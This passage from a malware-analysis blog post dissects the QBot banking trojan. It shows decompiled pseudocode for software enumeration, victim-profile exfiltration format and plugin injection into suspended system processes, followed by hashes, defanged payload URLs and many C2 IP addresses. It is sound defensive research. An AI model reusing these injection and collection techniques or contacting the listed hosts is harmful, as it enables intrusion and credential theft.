```

hKey = 0;
cSubKeys = 0;
sprintf_w(&RegKey, 0xFEu, "Software\\Microsoft\\Windows\\CurrentVersion\\Uninstall");
if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, &RegKey, 0, 0x20019, &hKey) )
    return -1;
if ( RegQueryInfoKeyA(hKey, 0, 0, 0, &cSubKeys, &cbMaxSubKeyLen, 0, 0, 0, 0, 0, 0) )
    return -2;
for ( ; cSubKeys; --cSubKeys )
{
    cchName = 255;
    if ( !RegEnumKeyExA(hKey, cSubKeys - 1, &Name, &cchName, 0, 0, 0, 0) )
    {
        copy_mem(L"\\", &reg_key, 256, &RegKey);
        publisher = query_value(&reg_key, "Publisher");
        disp_name = query_value(&reg_key, "DisplayName");
    }
}

```


The collected data is appended to the end of a string containing additional information about the victim’s machine and time of collection.

```

t=i1 time=[<time_of_collect>] ext_ip=[<external_IP>] dnsname=[?] hostname=[<computer_name>] user=[]
domain=[] is_admin=[<YES/NO>] os=[<windows_ver>] qbot_version=[<qbot_ver>] install_time=
[<qbot_install_time>] exe=[<injected_process>] prod_id=[NULL] iface_n=[<interface_IP>/<interface_IP>]
UP] soft=[<app1;ver>|<app2;ver>|...]


```

Example of collected data:



Then the data is RC4 encrypted and written to "wdqlxw32.dll" at the same directory of QBot.

Finally, "wdqlxw32.dll" is Zlib compressed and RC4 encrypted again then it’s saved to "cwndqlxw32.dll" and the original "wdqlxw32.dll" is deleted.



The compressed file is then transferred to the C2 server (RC4 encrypted and Base64 encoded) in the key "36" and the compressed file "cwdqlxw32.dll" is also deleted.

```
{ "8": 7, "1": 17, "2": "pnmfcq111232", "3": "spX143", "6": 6230, "7": 82282, "36": "mSEuhVxIkoI4htIRA/XEq4jFPKAVbadsyne2qNdgSPzkMDLTFf500R0VTz1Eejs9jd7tTEs/OjdETs0FBR5uVn6kCYLFEXc+UjKRgNpL177r9WgwReD1j+M/1x5yDa6zBzI9zuwxBHjVWS5MvYd4G6EP6EqZvmInlw2F0oFgIU7p5mJv1gBSx6+TztCLqTtxnrQYNQZTM+prXoyDRZg5oW/J100ZDP527zKcQJn2rnnwftdvevLj5j18f8D3uUE3JF9wVW7zZoaKHAMv78/s30E3CGInMT0t/M6p9PK09vjgYK/qs19TLy6Shm4MstT04pU0NKeGPK5/90hfc1sz0nrv36f8wHhZuabVZFwH3dM1FollcyhN7topjWl2fFOXhZ9XkK1v4d1JZK0SahmYBqXcXjVPX8ztTxZbJgpZqaq/qKrrxt8PrGyBK0BaJr1KosL2IWMJLcdASdyKwMx0a1V7fkxRzUG8/vDdsYg4+lnFbdciCU66IXs03XpwrWNIEdTAA1NOVF01VGH80zmxSAUZ0m1xUD5sZE+rbk4a2Fz40eDMR9es70FKznTo6FI1eedQRBLZkUtAjIBf/kU55HE3CeCa3LCzXoPENfE8K56223uUzV+9FS0TMybCbwh0U5d6mfSew6N2s1SPnd453zGk0jPnLITrY28dUX1Xg/c/eFTYD3+DG73cUmncvFz0bqYv5xB9VipeAJeVJ0RR51RwzG33C541pmZ3pct12zRVNBjM/pfe54B80XrAHYogS9Lgr46oX8VZLKL/Yau/b3b5NzKDuF/Sab2z8xeXwzj3AAaU0j98G0ZCsF/O1n1TTmSE/JwI9mC+k9o8jLjLgrz7qfumC+NikpRqNVFRk/eyPY2Yh31+yjQB0Q5nwNxyo4IrrZyKf05oAszJUNCJ6VVE4my0E3s0HmwwdKit00A1LeY3F2Hcz3Yq1th1tq15FsCTXKQ7AR6Hyu9PUq+Vks04j0ArSxLQxf5eHxpPJh8tKGXTHFPvuzxEP/wRIIcV4R4rKd0t61fyuzChxsbq0wjbEBm3p75jdX6BQcASm/IAt/WdnZ0Vdy0R4YNZKjLb/vuS1MC0yQpzc0PKFDJm9L4/bw6LmpS16NeucpEnX7UAab50gM1ank0rz8d44Q2YU+w75vbVR6JLsPhwwUvq15vaoK91rBPQnL5jusYD44lYk8+xt0ytJzpjGvcgIrbZy9E64etYk9KDX8t4wEB3qqsK7nk3aLGLXmRbvaSvYXmZVAGvdJIN7wm2bF/Bqz5w05j3vqC4t3p6H8289xYeq2XCmb4FWLRvPmz10FV33VjyLVI0pIP82w7g7pT05aDNv8XZ0WSFgm+07d9ej2r1Dg0dm21trYA270x1BNHRWU7MAN3o13rpJw0PtaZHQMEg3HEUSjhMwJ4c4P4c1mkN80D5w4nz92oxTbF05W+11cdmN5wR0RcPP/CqOP/c4up07hBBFwryah7dY0Ade8xzTX5FJ5FTN0841kAk8HeRwPQW036LtbxjqYDmPK862CbN/3u14AR5L7acZ1akm5DT0pwnH9T5M3yK15E13AK96+fsjL205IejeQJENh6+BKRmZjv850n8gu4wlg+KxR+uQUn5ZK+t0JwD56MKZVI43Rk0cmYeIwa6qGy2t5cGgCU="}
```

Command 31: Fetching Plugins [Permalink](#)

As we said before, QBot is known to be a modular malware. It can load additional plugins received from the C2 server (plugins are RC4 encrypted and Base64 encoded).

QBot tries to inject the received plugin in 3 different processes depending on the machine architecture.

```
decoded_plugin = b64_decode(encoded_plugin, &decoded_len); // Base64 decode plugin
if ( decoded_plugin )
{
    procs = 0;
    _3 = 0;
    i = 0;
    v5 = 0;
    procs = get_proc_names(&_3); // get processes names to inject
    if ( procs )
    {
        for ( i = 0; i < _3; ++i )
        {
            if ( !create_suspended(&procs[4 * i], &Process) ) // create a suspended process
            {
                dword_1002CC2C = decoded_len;
                *ArgList = a1;
                dword_1002CC24 = a4;
                inj_mem = inject_process(Process, decoded_plugin, decoded_len); // inject decoded plugin into the process
            }
        }
    }
}
```

It creates a new suspended process then writes the plugin to the process memory using WriteProcessMemory() and then resumes the injected process.

```
if ( is_wow_64 )
{
    p1 = 0x2A77; // %SystemRoot%\SysWOW64\mobsync.exe
    p2 = 0x7A4; // %SystemRoot%\SysWOW64\explorer.exe
    p3 = 0x871; // %ProgramFiles(x86)%\Internet Explorer\iexplore.exe
}
else
{
    p1 = 0x33DC; // %SystemRoot%\System32\mobsync.exe
    p2 = 0x3648; // %SystemRoot%\explorer.exe
    p3 = 0x1D8B; // %ProgramFiles%\Internet Explorer\iexplore.exe
}
```

At the time of writing this, Qbot has 3 different plugins (“Password grabber”, “Cookie grabber”, “UPnP module”).

Conclusion [Permalink](#)

QBot is considered to be a sophisticated malware, it’s receiving regular updates from time to time and it’s not likely to go away anytime soon.

There is still more features that I didn’t cover such as WebInjects so maybe I will come back to Qbot later I guess :)

IOCs [Permalink](#)

Hashes [Permalink](#)

VBS File: b734caf792c968ca1870c3ec7dda68ad5dc47fef548751afb8509752c185a756

QBot: 112a64190b9a0f356880eebf05e195f4c16407032bf89fa843fd136da6f5d515

URLs [Permalink](#)

http://st29[.]ru/tbzirtmcnmb/88888888.png

http://restaurantbrighton[.]ru/uyqcb/88888888.png

http://royalapartments[.]pl/vtjwoqxaix/88888888.png

http://alergeny.dietapacjenta[.]pl/pgakzs/88888888.png

http://egyorg[.]com/vxvipjfembb/88888888.png

C2 Domains [Permalink](#)

39.36.254.179:995

24.139.132.70:443

24.202.42.48:2222

72.204.242.138:443

172.242.156.50:995

72.204.242.138:20

68.174.15.223:443

74.193.197.246:443

96.56.237.174:990

64.19.74.29:995

70.168.130.172:443

189.236.166.167:443

68.4.137.211:443

76.187.8.160:443

76.86.57.179:2222

73.226.220.56:443

67.250.184.157:443

75.183.171.155:3389

173.172.205.216:443

173.3.132.17:995

172.78.30.215:443

207.255.161.8:32103

75.137.239.211:443

68.49.120.179:443

206.51.202.106:50003

82.127.193.151:2222

207.255.161.8:2222

207.255.161.8:2087

24.152.219.253:995

187.19.151.218:995

197.37.48.37:993

188.241.243.175:443

72.88.119.131:443

89.137.211.239:443

108.30.125.94:443

187.163.101.137:995

100.19.7.242:443

45.77.164.175:443

80.240.26.178:443

66.208.105.6:443

207.246.75.201:443

199.247.22.145:443

199.247.16.80:443

95.77.223.148:443

68.60.221.169:465

5.107.220.84:2222

41.228.212.22:443

86.233.4.153:2222

68.200.23.189:443

201.146.127.158:443

79.114.199.39:443

87.65.204.240:995

71.74.12.34:443

217.162.149.212:443

195.162.106.93:2222

75.165.112.82:50002

201.248.102.4:2078
96.41.93.96:443
89.247.216.127:443
84.232.238.30:443
103.238.231.40:443
174.34.67.106:2222
98.115.138.61:443
91.125.21.16:2222
84.247.55.190:443
193.248.44.2:2222
74.135.37.79:443
78.96.190.54:443
86.126.97.183:2222
2.50.47.97:2222
68.39.160.40:443
96.232.203.15:443
86.144.150.29:2222
71.220.191.200:443
24.231.54.185:2222
80.14.209.42:2222
24.164.79.147:443
70.183.127.6:995
47.153.115.154:993
184.180.157.203:2222
50.104.68.223:443
67.165.206.193:995

200.113.201.83:993
47.153.115.154:465
24.42.14.241:995
189.160.203.110:443
188.27.76.139:443
207.255.161.8:32102
49.207.105.25:443
71.210.177.4:443
117.242.253.163:443
50.244.112.106:443
69.92.54.95:995
41.34.91.90:995
72.204.242.138:53
41.97.138.74:443
72.29.181.77:2078
71.88.168.176:443
2.50.171.142:443
67.83.54.76:2222
86.125.145.90:2222
47.153.115.154:995
24.122.157.93:443
47.146.169.85:443
72.181.9.163:443
187.155.74.5:443
71.209.187.4:443
74.75.216.202:443

24.44.180.236:2222

24.43.22.220:993

108.188.116.179:443

100.4.173.223:443

76.170.77.99:443

70.95.118.217:443

134.0.196.46:995

68.225.56.31:443

72.204.242.138:32102

72.204.242.138:50001

108.190.151.108:2222

72.204.242.138:465

50.244.112.10:443

173.22.120.11:2222

24.43.22.220:995

24.43.22.220:443

92.17.167.87:2222

72.209.191.27:443

72.204.242.138:80

72.204.242.138:443

71.187.170.235:443

96.56.237.174:32103

71.187.7.239:443

184.98.104.7:995

70.124.29.226:443

137.99.224.198:443

73.23.194.75:443

151.205.102.42:443

64.224.76.152:443

72.204.242.138:32100

173.187.101.221:443

72.179.13.59:443

208.93.202.49:443

70.174.3.241:443

96.37.137.42:443

76.111.128.194:443

67.209.195.198:3389

61.3.184.27:443

24.42.14.241:443

74.56.167.31:443

5.193.61.212:2222

117.216.177.171:443

References [Permalink](#)

[Demystifying QBot Banking Trojan - BSides Belfast](#)

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Source: <https://n1ght-w0lf.github.io/malware%20analysis/qbot-banking-trojan/>